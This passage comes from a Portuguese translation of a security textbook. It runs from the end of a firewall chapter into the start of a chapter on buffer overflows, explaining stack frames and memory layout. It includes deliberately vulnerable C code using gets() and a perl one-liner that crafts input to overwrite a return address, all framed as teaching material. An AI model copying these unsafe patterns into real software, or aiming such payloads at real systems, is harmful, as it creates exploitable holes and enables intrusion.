#### Amostra de conjunto de regras de um firewall de filtro de pacotes

---

	<b>Endereço de origem</b>	<b>Porta de origem</b>	<b>Endereço de destino</b>	<b>Porta de destino</b>	<b>Ação</b>	
1	Qualquer	Qualquer	192.168.1.0	>1023	Permite	
2	192.168.1.1	Qualquer	Qualquer	Qualquer	Recusa	
3	Qualquer	Qualquer	192.168.1.1	Qualquer	Recusa	
4	192.168.1.0	Qualquer	Qualquer	Qualquer	Permite	
5	Qualquer	Qualquer	192.168.1.2	SMTP	Permite	
6	Qualquer	Qualquer	192.168.1.3	HTTP	Permite	
7	Qualquer	Qualquer	Qualquer	Qualquer	Recusa	
<b>Regra</b>	<b>Direção</b>	<b>Endereço de origem</b>	<b>Endereço de destino</b>	<b>Protocolo</b>	<b>Porta de destino</b>	<b>Ação</b>
A	Para dentro	Externo	Interno	TCP	25	Permite
B	Para fora	Interno	Externo	TCP	>1023	Permite
C	Para fora	Interno	Externo	TCP	25	Permite
D	Para dentro	Externo	Interno	TCP	>1023	Permite
E	Qualquer das duas	Qualquer	Qualquer	Qualquer	Qualquer	Recusa

<sup>1</sup>Nota de Tradução: Para uma lista completa de serviços e portas correspondentes, consulte <http://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.txt>

<sup>2</sup>Nota de Tradução: Sistemas operacionais como Windows e Linux também costumam incluir ferramentas de firewall como parte do pacote básico de instalação.

<sup>3</sup>Detalhes do IPSec são dados no [Capítulo 22](#). Para essa discussão, basta saber que o IPSec adiciona um ou mais cabeçalhos ao pacote IP para prover suporte a funções de cifração e autenticação.

<sup>4</sup>Nota de Tradução: O termo PMTU refere-se a Path Maximum Transfer Unit (unidade máxima de transferência do caminho) e está relacionado ao ataque de fragmentos minúsculos discutido na [Seção 9.3](#).

---

## **PARTE 2**

# Segurança de Software e Sistemas Confiáveis

### **OUTLINE**

---

[Capítulo 10 Estouro de capacidade de buffer](#)

[Capítulo 11 Segurança de software](#)

[Capítulo 12 Segurança de sistemas operacionais](#)

[Capítulo 13 Computação confiável e segurança multinível](#)

---

## CAPÍTULO 10

---

# Estouro de capacidade de buffer

---

### 10.1 Estouros de capacidade de pilha

Aspectos básicos de estouro de capacidade de buffer

Estouros de capacidade de buffer de pilha

Shellcode

### 10.2 Defesa contra estouros de capacidade de buffer

Defesas em tempo de compilação

Defesas em tempo de execução

### 10.3 Outras formas de ataques de estouro de capacidade

Quadro de pilha substituto

Retorno de chamada do sistema

Estouros de capacidade de heap

Estouros de capacidade de área de dados globais

Outros tipos de estouros de capacidade

### 10.4 Leituras e sites recomendados

### 10.5 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Definir o que é um estouro de capacidade de buffer e listar possíveis consequências.
- Descrever em detalhes como funciona um estouro de capacidade de buffer de uma pilha.
- Definir shellcode e descrever sua utilização em um ataque de estouro de capacidade de buffer.
- Listar várias defesas contra ataques de estouro de capacidade de buffer.

■ Listar vários outros tipos de ataques de estouro de capacidade de buffer.

Neste capítulo voltamos a nossa atenção especificamente a ataques de estouro de capacidade de buffer (buffer overflow). Esse tipo de ataque é um dos mais comumente vistos e é resultado de programação pouco cuidadosa de aplicações. Uma análise nas listas de avisos de vulnerabilidade publicadas por organizações como CERT ou SANS confirma que elas continuam a mencionar um número significativo de exploits de *estouro de capacidade de buffer* ou *estouro de capacidade de heap* (heap overflow), incluindo várias vulnerabilidades sérias, exploradas remotamente. De modo semelhante, vários dos itens na lista dos 25 erros de software mais perigosos, na categoria Gerenciamento Arriscado de Recursos do CWE/SANS (CWE/SANS Top 25 Most Dangerous Software Errors, Risky Resource Management), são variantes do estouro de capacidade de buffer. Essas variantes podem resultar em exploits, tanto de sistemas operacionais quanto de aplicações comuns. No entanto, esse tipo de ataque é conhecido desde que foi amplamente usado pela primeira vez pelo verme de Internet de Morris, em 1988, e técnicas para evitar sua ocorrência são bem conhecidas e documentadas. A [Tabela 10.1](#) dá um breve histórico de alguns dos incidentes mais notáveis na história dos exploits de estouro de capacidade de buffer. Infelizmente, devido à herança de código com bugs em sistemas operacionais e aplicações amplamente utilizadas, bem como às práticas contínuas de programação pouco cuidadosas adotadas por programadores, ele ainda é uma importante fonte de preocupação para os profissionais de segurança. Este capítulo se concentra em como um estouro de capacidade de buffer ocorre e quais métodos podem ser usados para impedir ou detectar sua ocorrência.

---

**Tabela 10.1**

**Breve histórico de alguns ataques de estouro de capacidade de buffer**

---

<b>1988</b>	O verme de Internet de Morris usa um exploit de estouro de capacidade de buffer no "fingerd" como um de seus mecanismos de ataque.
<b>1995</b>	Um estouro de capacidade de buffer no httpd 1.3 da NCSA foi descoberto e publicado por Thomas Lopatic na lista de discussão Bugtraq.
<b>1996</b>	Aleph One publicou Smashing the Stack for Fun and Profit ("Despedaçando a pilha por diversão e lucro") na revista <i>Phrack</i> , dando uma introdução passo a passo de como explorar vulnerabilidades de estouro de capacidade de buffer baseados em pilha.
<b>2001</b>	O verme Code Red explora um estouro de capacidade de buffer no Microsoft IIS 5.0.
<b>2003</b>	O verme Slammer explora um estouro de capacidade de buffer no Microsoft SQL Server 2000.

**2004** | O verme Sasser explora um estouro de capacidade de buffer no Local Security Authority Subsystem Service (LSASS) do Microsoft Windows 2000/XP.

Começamos com uma introdução aos aspectos básicos do estouro de capacidade de buffer. Em seguida apresentamos detalhes do clássico estouro de capacidade de buffer de pilha, que inclui uma discussão do modo como as funções armazenam suas variáveis locais na pilha e da consequência de tentar armazenar mais dados nela do que permite o espaço disponível para tal. Continuamos com uma visão geral da finalidade e do projeto de shellcode, que é o código personalizado injetado por um atacante e ao qual o controle é transferido como resultado do estouro de capacidade do buffer.

Em seguida consideramos modos de defesa contra ataques de estouro de capacidade de buffer. Começamos com a óbvia abordagem da prevenção que é, antes de mais nada, não escrever código vulnerável a estouros de capacidade de buffer. Todavia, dado o grande acervo de códigos com bugs, também precisamos considerar mecanismos de hardware e software que podem detectar e prevenir ataques de estouro de capacidade de buffer. Entre eles citamos mecanismos para proteger espaços de endereço executável, técnicas para detectar modificações na pilha e abordagens que aleatorizam a estrutura do espaço de endereços para atrapalhar a execução bem-sucedida desses ataques.

Finalmente, fazemos um breve levantamento de algumas outras técnicas de estouro de capacidade, incluindo o retorno à chamada de sistema e estouros de capacidade de heap, e mencionamos defesas contra elas.

## 10.1 Estouros de capacidade de pilha

### Aspectos básicos de estouro de capacidade de buffer

Um **estouro de capacidade de buffer (buffer overflow)**, também conhecido como **transbordamento de buffer (buffer overrun)**, é definido no glossário de termos-chave de segurança da informação (*Glossary of Key Information Security Terms*) do NIST da seguinte maneira:

**Excesso de capacidade de buffer** Condição em uma interface sob a qual pode ser colocada em um buffer ou área de armazenamento de dados uma quantidade de entrada maior do que a capacidade

alocada, sobrescrevendo outras informações. Os atacantes exploram tal condição para incapacitar um sistema ou inserir código especialmente estruturado que lhes permite obter controle do sistema.

Um estouro de capacidade de buffer pode ocorrer como resultado de um erro de programação quando um processo tenta armazenar dados que vão além dos limites de um buffer de tamanho fixo e, consequentemente, sobrescreve posições de memória adjacentes. Essas posições poderiam conter outras variáveis ou parâmetros de programa ou programas de controle de fluxo de dados, como endereços de retorno e ponteiros a estruturas de pilha anteriores. O buffer poderia estar localizado na pilha, no heap ou na seção de dados do processo. As consequências desse erro incluem corrupção de dados usados pelo programa, transferência inesperada de controle no programa, possíveis violações de acesso à memória e, muito provavelmente, a eventual finalização do programa. Quando feita deliberadamente como parte de um ataque a um sistema, a transferência de controle poderia ser feita para uma porção de código escolhida pelo atacante, resultando na sua capacidade de executar código arbitrário com os privilégios do processo atacado.

Para ilustrar a operação básica de um estouro de capacidade de buffer, considere a função `main` do código em C mostrado na [Figura 10.1a](#). Ela contém três variáveis (`valid`, `str1` e `str2`),<sup>1</sup> cujos valores normalmente serão salvos em posições de memória adjacentes.

```

int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];
    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}

```

(a) Estouro de capacidade de buffer em código C

```

$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)

```

(b) Execuções de exemplo de estouro de capacidade de buffer básico

**FIGURA 10.1** Exemplo de estouro de capacidade de buffer básico.

A ordem e o posicionamento delas dependerá do tipo de variável (local ou global), da linguagem e compilador usados e da arquitetura da máquina-alvo. Todavia, para a finalidade desse exemplo, consideraremos que elas são salvas em posições consecutivas de memória, da mais alta à mais baixa, como mostra a Figura 10.2.<sup>2</sup> Esse será o caso típico para variáveis locais em uma função escrita em C em arquiteturas de processadores comuns, como os da família Pentium da Intel. A finalidade do fragmento de código é chamar a função `next_tag(str1)` para copiar para `str1` algum valor de tag (rótulo) esperado. Vamos supor que essa seja a cadeia de caracteres `START`. Ele então lê a linha seguinte da entrada padrão para o programa usando a função de biblioteca C `gets()` e em seguida compara a cadeia lida com o rótulo esperado. Se a linha seguinte de fato contiver apenas a cadeia `START`, essa comparação será bem-sucedida, e a variável `VALID` passará a ter o valor `TRUE`.<sup>3</sup> Esse caso é mostrado na primeira das três execuções do programa de exemplo na Figura 10.1b.<sup>4</sup> Qualquer outro rótulo de entrada deixará essa variável com o valor `FALSE`. Tal fragmento de código poderá ser usado para analisar alguma interação de algum protocolo de rede estruturado ou

arquivo de texto formatado.

Endereço de Memória	Antes de gets(str2)	Depois de gets(str2)	Contém valor de
bffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bffffbf0	01000000	01000000	argc
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	end. retorno
bffffbe8	08fcffbf	08fcffbf	antigo ponteiro-base
bffffbe4	00000000	01000000	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408 . . .	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]

**FIGURA 10.2** Valores básicos de estouro de capacidade de buffer de pilha.

O problema desse código existe porque a tradicional função de biblioteca C `gets()` não inclui qualquer verificação da quantidade de dados copiados. Ela lerá a próxima linha de texto da entrada padrão do programa até perceber o primeiro caractere de nova linha<sup>5</sup> e a copiará para o buffer fornecido, anexando o terminador NULL usado com cadeias de caracteres em C.<sup>6</sup> Se houver mais do que sete caracteres presentes na linha de entrada, quando lidos (juntamente com o caractere terminador NULL) eles exigirão mais espaço do que o disponível no buffer `str2`. Consequentemente, os caracteres extras passarão a sobrescrever os valores da variável adjacente, `str1`, nesse caso. Por exemplo, se a linha de entrada contiver `EVILINPUTVALUE`, o resultado será que a variável `str1` será sobreescrita com os caracteres `TVALUE`, e `str2` usará não somente os oito caracteres alocados a ela, mas sete caracteres extras de `str1` também. Isso pode ser visto na segunda execução de exemplo na [Figura 10.1b](#). O estouro de capacidade resultou na corrupção de uma variável não usada diretamente para

salvar a entrada. Como essas cadeias não são iguais, `valid` também retém o valor FALSE. Além disso, se 16 ou mais caracteres fossem fornecidos como entrada, posições de memória adicionais seriam sobreescritas.

O exemplo precedente ilustra o comportamento básico de um estouro de capacidade de buffer. Em sua forma mais simples, qualquer ação de cópia de dados não verificada para um buffer poderia resultar em corrupção de posições de memória adjacentes, que podem ser outras variáveis ou, como veremos a seguir, possivelmente endereços e dados de controle do programa. Mesmo esse exemplo simples poderia ser levado mais adiante. Se souber qual é a estrutura do código que está processando a entrada, um atacante pode providenciar para que o valor sobreescrito ajuste o valor em `str1` de tal forma que ele seja igual ao valor colocado em `str2`, resultando no sucesso da comparação subsequente. Por exemplo, a linha de entrada pode ser a cadeia de caracteres BADINPUTBADINPUT. Isso resulta no sucesso da comparação, como mostrado no terceiro dos três exemplos de execução de programa na [Figura 10.1b](#) e ilustrado na [Figura 10.2](#), com os valores das variáveis locais antes e depois da chamada a `gets()`. Observe também que o terminador NULL da cadeia de entrada foi escrito na posição de memória seguinte a `str1`. Isso significa que o fluxo de controle do programa prosseguirá como se o rótulo esperado tivesse sido encontrado, quando na realidade o rótulo lido foi algo completamente diferente. Isso quase certamente resultará em comportamento não pretendido do programa. O grau de seriedade disso dependerá muito da estrutura lógica do programa atacado. Uma possibilidade perigosa ocorre se, em vez de um rótulo, os valores nesses buffers fossem o valor esperado e o valor fornecido de uma senha necessária para acessar recursos privilegiados. Neste caso, o estouro de capacidade de buffer dá ao atacante um meio de acessar esses recursos sem, na verdade, saber qual é a senha correta.

Para explorar qualquer tipo de estouro de capacidade de buffer, como os ilustrados aqui, o atacante precisa:

1. Identificar uma vulnerabilidade de estouro de capacidade de buffer em algum programa, a qual possa ser acionada usando dados fornecidos por uma fonte externa sob o controle dos atacantes.
2. Entender como esse buffer será armazenado na memória de processos e, portanto, o potencial para corromper posições de memória adjacentes e alterar o fluxo de execução do programa.

A identificação de programas vulneráveis pode ser feita inspecionando o código-fonte do programa, monitorando a execução de programas à medida que

eles processam entradas de tamanho excessivo ou usando ferramentas como *fuzzing*, que discutiremos no [Capítulo 11.2](#), para identificar automaticamente programas potencialmente vulneráveis. O que o atacante faz com a corrupção de memória resultante varia consideravelmente, dependendo dos valores que estão sendo sobreescritos. Exploraremos algumas das alternativas nas seções seguintes.

Antes de explorar mais a fundo os estouros de capacidade de buffer, é interessante considerar exatamente como o potencial para sua ocorrência se desenvolveu e por que os programas não são necessariamente protegidos contra tais erros. Para entender isso, precisamos considerar brevemente a história de linguagens de programação e a operação fundamental de sistemas computacionais. No nível básico de máquina, todos os dados manipulados por instruções de máquina executadas pelo processador do computador são armazenados nos registradores do processador ou na memória. Os dados são simplesmente sequências de bytes. A interpretação deles é inteiramente determinada pela função das instruções que os estão acessando. Algumas instruções tratarão os bytes como se representassem valores inteiros, outras como endereços para dados ou instruções, e outras como sequências de caracteres. Não há algo intrínseco nos registros ou na memória que indique que algumas posições têm uma interpretação diferente das outras. Assim, cabe ao programador da linguagem de montagem a responsabilidade de garantir que a interpretação correta seja feita para qualquer valor de dado salvo. A utilização de programas em linguagem de montagem (e, portanto, de máquina) dá o maior acesso possível aos recursos do sistema computacional, mas levam ao custo e responsabilidade mais altos possíveis em termos de esforço de codificação para o programador.

No outro extremo do espectro de abstração, linguagens de programação de alto nível modernas como Java, ADA, Python e muitas outras têm uma noção muito forte de tipo de variáveis e do que constitui operações permitidas sobre elas. Tais linguagens não sofrem estouros de capacidade de buffer porque não permitem salvar mais dados em um buffer do que o espaço que existe para eles. Os níveis de abstração mais altos e a utilização segura dos recursos dessas linguagens significa que os programadores podem se concentrar mais na solução do problema em mãos e menos no gerenciamento de detalhes de interações com variáveis. Mas essa flexibilidade e segurança vêm com um custo adicional de utilização de recursos, tanto em termos de tempo de compilação quanto de código adicional que deve ser executado em tempo de execução para fazer verificações como as de limites dos buffers. A distância em relação à linguagem

e à arquitetura de máquina subjacentes também significa que o acesso a algumas instruções e recursos de hardware é perdido. Isso limita a utilidade da linguagem na escrita de códigos que devem interagir com tais recursos, como controladores (drivers) de dispositivos.

Entre esses extremos estão linguagens como C e suas derivadas, que têm muitas estruturas de controle e abstrações de tipos de dados de alto nível modernas, mas que ainda oferecem a capacidade de acessar e manipular dados de memória diretamente. A linguagem de programação C foi projetada por Dennis Ritchie, no Bell Laboratories, no início da década de 1970. Ela foi usada primordialmente para escrever o sistema operacional UNIX e muitas das aplicações que são executadas nele. Seu sucesso continuado deveu-se à sua capacidade de acessar recursos de máquina de baixo nível e, ao mesmo tempo, ainda ter uma expressividade de controle e estruturas de dados de alto nível, além de ser razoavelmente fácil portá-la para uma ampla gama de arquiteturas de processador. Vale a pena observar que o UNIX foi um dos primeiros sistemas operacionais escritos em linguagem de alto nível. Até então (e, na verdade, em alguns casos, muitos anos depois), os sistemas operacionais eram tipicamente escritos em linguagem de montagem, o que os limitava a uma arquitetura de processador específica. Infelizmente, a capacidade de acessar recursos de máquina de baixo nível significa que a linguagem é suscetível a utilização inadequada de conteúdo de memória. Isso foi agravado pelo fato de que muitas das funções de biblioteca comuns e amplamente usadas, especialmente as relacionadas a entrada e processamento de cadeias de caracteres, não executavam verificações do tamanho dos buffers sendo usados. Como essas funções eram comuns e amplamente adotadas, e como sistemas operacionais como UNIX e derivados como o Linux são amplamente disponibilizados, isso significa que há um grande acervo herdado de código que usa essas funções não seguras e, por isso, são potencialmente vulneráveis a estouros de capacidade de buffer. Voltaremos a essa questão quando discutirmos contramedidas para gerenciar estouros de capacidade de buffer.

## Estouros de capacidade de buffer de pilha

Um **estouro de capacidade de buffer de pilha** ocorre quando o buffer visado está localizado na pilha, usualmente como uma variável local no quadro de pilha de uma função. Essa forma de ataque é também denominada **destruição de pilha**. Ataques de estouro de capacidade de buffer de pilha são explorados desde


que foram vistos pela primeira vez no verme de Internet de Morris, em 1988. Os exploits que ele usava incluíam um estouro de capacidade de buffer não verificado, resultante da utilização da função `gets()` da linguagem C no programa daemon `fingerd`. A publicação por Aleph One (Elias Levy) de detalhes do ataque e de como explorá-lo [LEVY96] instigou ainda mais o uso dessa técnica. Como indicamos na introdução do capítulo, estouros de capacidade de buffer de pilha ainda são amplamente explorados, à medida que novas vulnerabilidades continuam a ser descobertas em softwares amplamente utilizados.

## **Mecanismos de chamada de função**

Para entender melhor como funcionam os estouros de capacidade de buffer, em primeiro lugar fazemos uma breve digressão para os mecanismos usados por funções de programa para gerenciar seu estado local em cada chamada. Quando uma função chama outra, no mínimo ela precisa de algum lugar para salvar o endereço de retorno de modo que a função chamada possa devolver o controle quando terminar. Fora isso, ela também precisa de espaço para salvar os parâmetros que devem ser passados para a função chamada e também, possivelmente, para salvar valores de registradores que deseja continuar a usar quando a função chamada retornar. Todos esses dados são usualmente salvos na pilha, no **quadro de pilha**. A função chamada também precisa de espaço para salvar suas variáveis locais, em algum lugar diferente para cada chamada, de modo que seja possível uma função chamar a si mesma, quer direta quer indiretamente. Isso é conhecido como chamada de função recursiva.<sup>7</sup> Na maioria das linguagens modernas, incluindo C, variáveis locais são também armazenadas no quadro de pilha da função. Uma informação adicional necessária é, então, algum meio de encadear esses quadros de modo que, à medida que uma função termine sua execução, ela possa restaurar o quadro de pilha para a função chamadora antes de transferir controle para o endereço de retorno. A Figura 10.3 ilustra essa estrutura de quadros de pilha. O processo geral de uma função P que chama outra função Q pode ser resumido da maneira descrita a seguir. A função chamadora P:

1. Empurra os parâmetros para a função chamada para o topo da pilha (tipicamente na ordem inversa da sua declaração).
2. Executa a instrução de chamada para chamar a função-alvo, que empurra o endereço de retorno para o topo da pilha.  
A função chamada Q:

3. Empurra o valor atual do ponteiro de quadro (que aponta para o quadro de pilha da rotina chamadora) para o topo da pilha.
  4. Ajusta o ponteiro de quadro para o valor do ponteiro de pilha atual (que aponta para o endereço do ponteiro de quadro antigo). Esse ponteiro de quadro agora identifica a nova posição do quadro de pilha para a função chamada.
  5. Aloca espaço para variáveis locais movendo o ponteiro de pilha para baixo, para deixar espaço suficiente para elas.
  6. Executa o corpo da função chamada.
  7. Ao finalizar, ela reajusta o ponteiro de pilha para o valor do ponteiro de quadro (efetivamente descartando o espaço usado por variáveis locais).
  8. Extrai do topo da pilha o valor do ponteiro de quadro antigo (restaurando a ligação com o quadro de pilha da rotina chamadora).
  9. Executa a instrução de retorno, que extrai o endereço salvo do topo da pilha e devolve o controle à função chamadora.
- Por último, a função chamadora:
- ). Extrai do topo da pilha os parâmetros passados para a função chamada.
  - .. Continua a execução com a instrução que vem depois da chamada de função.



**FIGURA 10.3** Exemplo de quadro de pilha com funções P e Q.


Como já indicamos antes, a implementação precisa dessas etapas é

dependente de linguagem, compilador e arquitetura de processador. Todavia, algo semelhante será usualmente encontrado na maioria dos casos. Além disso, não estão especificadas aqui as etapas que envolvem salvar registros usados pelas funções chamadoras ou chamadas. Essas etapas geralmente acontecem antes de empurrar os parâmetros para o topo da pilha, se realizadas pela função chamadora, ou depois da alocação de espaço para variáveis locais, se realizadas pela função chamada. Em qualquer caso, isso não afeta a operação de estouros de capacidade de buffer que discutiremos em seguida. Mais detalhes sobre mecanismos de chamada e de retorno de função, e sobre a estrutura e a utilização de quadros de pilha, podem ser encontrados em [STAL10].

### ***Exemplo de estouro de capacidade de pilha***

Munido com a base de conhecimento apresentada, considere o efeito do estouro de capacidade de buffer básico apresentado na [Seção 10.1](#). Como as variáveis locais são colocadas abaixo do ponteiro de quadro e endereço de retorno salvos, existe a possibilidade de explorar a vulnerabilidade de estouro de capacidade de uma variável local de buffer para sobrescrever um ou ambos os valores fundamentais para a ligação entre as funções. Observe que, usualmente, o espaço para as variáveis locais na estrutura da pilha é alocado em ordem de declaração, de cima para baixo na memória, a partir do topo da pilha. Otimizações do compilador têm o potencial de mudar isso, de modo que o leiaute real precisará ser determinado para qualquer programa específico de interesse. Essa possibilidade de sobrescrever o ponteiro de quadro e o endereço de retorno salvos forma o núcleo de um ataque de estouro de capacidade de pilha.

Nesse ponto, é útil recuar um passo e considerar uma visão um pouco mais ampla de um programa em execução e do posicionamento de regiões fundamentais, como código de programa, dados globais, heap e pilha. Quando um programa é executado, o sistema operacional tipicamente cria um novo processo para ele. O processo recebe seu próprio espaço de endereços virtual, com uma estrutura geral como a mostrada na [Figura 10.4](#).



**FIGURA 10.4** Carregamento de programa na memória de processo.

Isso consiste no conteúdo do arquivo de programa executável (incluindo dados globais, tabela de relocação e segmentos de código de programa propriamente ditos) próximo da parte inferior desse espaço de endereços, espaço para que o heap do programa possa então crescer para cima, a partir da região logo acima do código, e espaço para a pilha crescer para baixo, a partir da região próxima ao meio (se for reservado lugar para espaço de código de kernel na metade superior) ou a partir do topo da memória de processo. Assim, os quadros de pilha que discutimos são colocados um embaixo do outro na área da pilha, à medida que a pilha cresce de cima para baixo na memória. Voltaremos a discutir alguns dos outros componentes adiante. Mais detalhes sobre o leiaute de um

espaço de endereços de processos podem ser encontrados em [STAL12].

Para ilustrar a operação de um estouro de capacidade de pilha clássico, considere a função em C dada na [Figura 10.5a](#). Ela contém uma única variável local, o buffer `inp`. Essa variável é salva no quadro de pilha dessa função, localizado em algum lugar abaixo do ponteiro de quadro e endereço de retorno previamente salvos, como mostrado na [Figura 10.6](#). Essa função `hello` (uma versão do clássico programa Hello World) pede a entrada de um nome, que então é lido e armazenado no buffer `inp` usando a rotina de biblioteca não segura `gets()`. Em seguida, a função apresenta o valor lido usando a rotina de biblioteca `printf()`. Contanto que um valor pequeno seja lido, não haverá qualquer problema, e o programa que está chamando essa função executará com sucesso, como mostrado no primeiro exemplo de execuções do programa na [Figura 10.5b](#). Todavia, se a entrada de dados for demasiadamente grande, como mostrado no segundo exemplo de execuções do programa na [Figura 10.5b](#), então dados ultrapassam o final do buffer e acabam sobrescrevendo os valores do ponteiro de quadro e endereço de retorno salvos com valores espúrios (correspondentes à representação binária dos caracteres fornecidos). Então, quando a função tenta transferir controle ao endereço de retorno, ela normalmente salta para uma posição de memória ilegal, resultando em uma falha de segmentação (segmentation fault) e na finalização anormal do programa, como mostrado.

```
void hello(char *tag)
{
    char inp[16];
    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

**(a) Código C para estouro de capacidade de pilha básico**

```
$ cc -g -o buffer2 buffer2.c
$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*", "414243444546474851525354555657586162636465666768
08fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyyJuEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

**(b) Exemplos de execuções de estouro de capacidade de pilha básico**

**FIGURA 10.5** Exemplo de estouro de capacidade de pilha básico.

Endereço de memória	Antes do gets(inp)	depois do gets(inp)	Contém valor de
.....	.....	.....	
bffffbe0	3e850408 > . . .	00850408 .....	tag
bffffbdc	f0830408 .....	94830408 .....	end. retorno
bffffbd8	e8fbffbf .....	e8ffffbf .....	antigo ponteiro-base
bffffbd4	60840408 .....	65666768 e f g h 61626364 a b c d	
bffffbd0	30561540 0 V . @	55565758 U V W X	inp[12-15]
bffffbcc	1b840408 .....	51525354 Q R S T	inp[8-11]
bffffbc8	e8fbffbf .....	45464748 E F G H	inp[4-7]
bffffbc4	3cfcffbf < . . .	41424344 A B C D	inp[0-3]
bffffbc0	34fcffbf 4 . . .	.....	
.....	.....	.....	

**FIGURA 10.6** Valores de estouro de capacidade de pilha básico.

O fornecimento de uma entrada aleatória como essa, que leva tipicamente à falha de execução do programa, já é suficiente para demonstrar o ataque de estouro de capacidade de pilha básico.

E, visto que a execução do programa falhou, ele não pode mais fornecer a função ou serviço para o qual estava sendo executado. Então, no seu aspecto mais simples, um estouro de capacidade de pilha pode resultar em alguma forma de ataque de negação de serviço em um sistema.

De mais interesse para o atacante, em vez de causar a finalização imediata do programa é fazê-lo transferir controle para um endereço e código da escolha do atacante. O modo mais simples de fazer isso é a entrada causando o estouro de capacidade de buffer conter o endereço-alvo desejado no ponto onde ele sobrescreverá o endereço de retorno salvo no quadro de pilha. Então, quando a função atacada termina sua tarefa e executa a instrução de retorno, em vez de retornar para a função chamadora, ela salta para o endereço fornecido e executa instruções a partir desse endereço.

Podemos ilustrar esse processo usando a mesma função de exemplo mostrada na [Figura 10.5a](#). Especificamente, podemos mostrar como um estouro de capacidade de buffer pode fazer com que ela comece executando novamente a

